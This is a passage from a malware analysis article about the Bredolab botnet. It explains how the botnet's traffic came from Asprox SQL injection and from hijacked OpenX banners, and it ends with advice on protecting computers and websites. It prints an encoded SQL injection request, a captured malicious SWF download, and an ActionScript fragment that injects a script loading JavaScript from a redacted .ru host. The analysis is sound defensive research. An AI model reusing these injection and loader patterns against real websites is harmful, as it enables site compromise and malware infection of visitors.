
In August 2010, another source of traffic was also identified. The Asprox spambot, which is capable of injecting SQL into websites written in ASP, started to infect legitimate websites by injecting an iframe with a link to the ****n.ru/tds/go.php?sid=1 path .

```
GET /page.asp?id=425;
declare%20@s%20varchar(4000);set%20@s=cast(0x6445634c417245204054207661526368615228
323535292c406320…5205461424c655f435552736f7220%20as%20varchar(4000));exec(@s);-
```

An example of an SQL injection used by the Asprox bot

After a user had visited the infected site, their browser would close the link containing the iframe tag. This link was injected with a TDS (traffic distribution system), which then redirected the browser to malicious domains that belonged to the owners of Bredolab's fast-flux network in order to infect the user's computer with Bredolab. Approximately 10 thousand users per day were redirected in this way.


Finally, in September 2010 the latest method used to redirect users to Bredolab's fast-flux network domains was discovered. Legitimate websites were hacked using the OpenX banner generator. A vulnerability was used in the Open Flash Chart 2 component, allowing cybercriminals to download files of their choice to the server. As a result, popular websites such as thepiratebay.org, tucows.com, afterdawn.com, esarcasm.com, and tutu.ru had banner ads replaced. The banner ads were flash files containing ActionScript code that redirected users to malicious resources. At the same time, a DDoS attack was launched against the official OpenX project site, leaving users unable to download engine updates to patch the vulnerability for several days.



```
O..,....O..}.H......O....D..O..s.D..O..!.......,........@.......;GET /www/
images/9a45ab545ef252682650af7d0fe1f924.swf HTTP/1.1
Accept: */*
Accept-Language: ru-RU
Referer: http://www.gooofull.com/es/toolbar/es/openxtv2
x-flash-version: 10,0,32,18
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: ads2.backads.com
Connection: Keep-Alive
Cookie: OAID=5573e6a1d01e29d6370376734dbafd55

HTTP/1.1 200 OK
Server: nginx/0.8.36
Date: Fri, 17 Sep 2010 10:21:46 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 11425
Last-Modified: Thu, 16 Sep 2010 15:21:09 GMT
Connection: keep-alive
Accept-Ranges: bytes

CWS.O}..x...I.$.}.....f... .R.."..fr.....b.@....,.64.+....Qw.O.
..........OV......#./
`.|..t....ygh...HtUf...}.Kf..}.......^...y....._?.....'.....y...;.G..n?........^.....^.4.v|.......Iv=.^.^...gG
g..W.N.......p....=;8>.:}n..
{go.....}.A..;9d...>..w.......t;P..:...i..l..=<..i..._9.}.}.i....x...~.z.p.....px.......w8..._}
+....d....}..m6.....;...........P...-..w........7..}|
t.....N.t'Csv.......as.......w..9.f...../..W.by5K.D...}...Q...-........}}....~.._]..rx.....'..................7W
y........i..hV.u..I.$].w............x.......k.(.jv......Xqm.d........v.N;.<.3...........~8......o.?
9..><........d..g'.G.]M..P.cV.i^&.z...e..k..M.T....]...mG......>u|.......w...%....d.F...;.................u.=
$..W.=4...O'.|......c>....C7}.O.q:.N.....4r.N'.
{...z........i.".C....4.X.A.1......c...0G6].M'.....&j.y..l.4.z......w.
+h."..............dii....0^.x..1.W.....:..us.....K..u.2.>...9
h......Q.a(N.C......OT=Q...;.7'.gP..6aq}....@.......A:$"|...Yz2...c.wM ....p.0
....407..w.kIL.!,..C...{Bz.u.z...e.v.n...A....m\\......@...P....aU.4@..."$MX=Z..N.h.t@.!...%..W3.....)
t.D#....l.2...V-T.!l....un.k..9
.Jo...;N....B...#.....-.vW yE h....C1m
{..Y5.?}.M..~....s.D..E...m..2...e.V.7G.1.Tm...@.....eAy..9f.5R4.z.!....Oe.w..W......>.....*..O...j_.j ....A.
+V5...6.......Mo....V..L...k..-a..t~.fA..i..
.b..4v....Zki5
..u...4.*.Ca...f...D..k9..b..U......k(.Io.s..f....2.)....y..dJ<...>.:.7........s.............9.'
.8.W?.OHu..C.2.eX._..........&}.9....+.Ht....&.!B..{.*.......oi:......I$X........a.t.B,...s..V.B<.j.
........
a)gK{...`../.$.o..a3:....".*...>..J...A..\..`..l(...86.
..a..8.U.f...A...$..PW..Y...M....'...a.m).[.m.\.1.`....
.J....Z4....4..*....|.Z.>.Q...[...{0..4}.....o..........`
....P..1..dd<.W3...J0.@#....T
...f..=.....c.1.....!.cX.4......&p.....A+.q>...p.6....e.k..L..GXPZ$.} ..O.#x.4.M.Lb.*P...w..1.
```

Entire conversation (13393 bytes) ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

A fragment of a malicious SWF file



```
            }
            loader = new Loader();
            addChild(loader);
            addEventListener(Event.COMPLETE, function()
            {
                onBinaryDataLoaded(loc0, loader);
                return;

            });
            loadBytes(bytes);
            this.addEventListener(MouseEvent.CLICK, this.onClick);
            try {
                ExternalInterface.call("new function(){ function
_a6c6abfc0437ed3d4c2a9d7d9c15d5bf(){var
_71b9cfdb2309eb27ee69dda6cae35b2a=document.createElement(\"script\");_71b9cfdb2309eb27ee69dda6cae35b2a.sr
c='http://[redacted]nd.ru/LIFO.js';_71b9cfdb2309eb27ee69dda6cae35b2a.defer=1;document.body.appendChild(_71b9cfd
b2309eb27ee69dda6cae35b2a);};try {_a6c6abfc0437ed3d4c2a9d7d9c15d5bf();}
catch(e){document.write(\"<body>\");setTimeout(function(){ _a6c6abfc0437ed3d4c2a9d7d9c15d5bf(); },
500);}; }");

            } catch (e:Error) {
                var loc1:* = e;
                    o = null;
                trace(o);

            }
            return;
```

A fragment of ActionScript code planted in an HTTP page tag script with a link to a malicious site

After a strong upsurge in June related to the spread of spam with links to the botnet's malicious resources, Pegel activity diminished. Nevertheless, the threat could have remained very real — if the Bredolab botnet had not been shut down.

Conclusion

The owners of the Bredolab botnet created and controlled a network of over 30 million zombie computers that functioned over a long period of time. In order to keep the botnet up and running, the cybercriminals skillfully and effectively concealed the botnet's command center using fast-flux network techniques. This scheme not only provided reliable sustainability for the botnet's command center, it also simplified management of malicious content: instead of having to manage malicious sites on multiple nodes, all the cybercriminals had to do was place one such site on the command and control centre and set up redirectors.

Due to its complexity, the Bredolab botnet was most likely controlled by more than one person. However, at this point only one cybercriminal has been arrested in connection with this botnet. It is possible that the other participants in this criminal group are still engaging in these activities, since the scheme that they came up with and put into operation is rather effective. The technologies used to create and maintain the botnet's performance — obfuscated JavaScript code that downloads exploits, the repetitive cycle of building up zombie networks, and the creation of network infrastructure using fast-flux, among other things — is a worthy addition to the cybercriminals' arsenals.

One of the key features of the Bredolab botnet is the closely repeating cycle it used to build up its zombie networks, in which infected computers subsequently infected websites, which in turn infected new victim computers. Furthermore, the search for new ways to redirect users to malicious domains was ongoing. The main source of threat in this instance was the infected websites that, when visited, would download malicious programs. Information from the infected user computers could then be used to infect new websites.

In order to protect yourself against this type of threat, you should follow the security recommendations below regarding computers and websites:

Protecting your computer

- Promptly install updates and patches for your operating system and third-party applications, as most exploits and worms take advantages of software vulnerabilities for which patches are already available.
- Of course, you must also install a proprietary antivirus program and keep your antivirus database up to date. Antivirus programs are not a panacea, but they can significantly minimize the risk of computer infection.
- Always avoid clicking on links in spam emails, instant messaging apps and in messages from people you are not familiar with on social networks. No further explanation needed.

Protecting websites

- Vulnerabilities in website coding can be used to infect a website. In order to minimize the chances that cybercriminals will take advantage of a vulnerability, monitor the software updates released and promptly update your website's software.
- Keep in mind that some services provide malware code scanning and scanning for unauthorized content changes.
- For security purposes, it is best to switch off any autosave functionality for FTP passwords and FTP clients. Remember, many programs that steal FTP account passwords, particularly Bredolab's Trojan-PSW.Win32.Agent.qgg, search for passwords that have been saved on an infected computer.
- It may be useful to make a backup copy of your website from time to time, including any databases and files that may contain important data, so that your data is safe in the event of infection.
- If your site becomes infected despite your best efforts to protect it, simply deleting malicious code from the site may not be sufficient. For example, if your FTP password is stolen, the site may be re-infected at a later date. Take the following steps to resolve the issue fully:
  1. Check for any updates for the website's software and download them, this will help to prevent infection taking place through vulnerabilities.
  2. Use a proprietary antivirus product with the most up-to-date antivirus databases, and do a full scan of your computers that have access to the FTP website.
  3. Change the password to your FTP account regularly.
  4. Remove malicious code from the site.

By following the above recommendations, you can help to minimize the risk of your computer resources becoming part of a botnet. Don’t forget — it’s always much easier to prevent an infection than it is to deal with the consequences of an infection.

Botnets

Authors

Expert Alexei Kadiev

End of the Line for the Bredolab Botnet?

Your email address will not be published. Required fields are marked *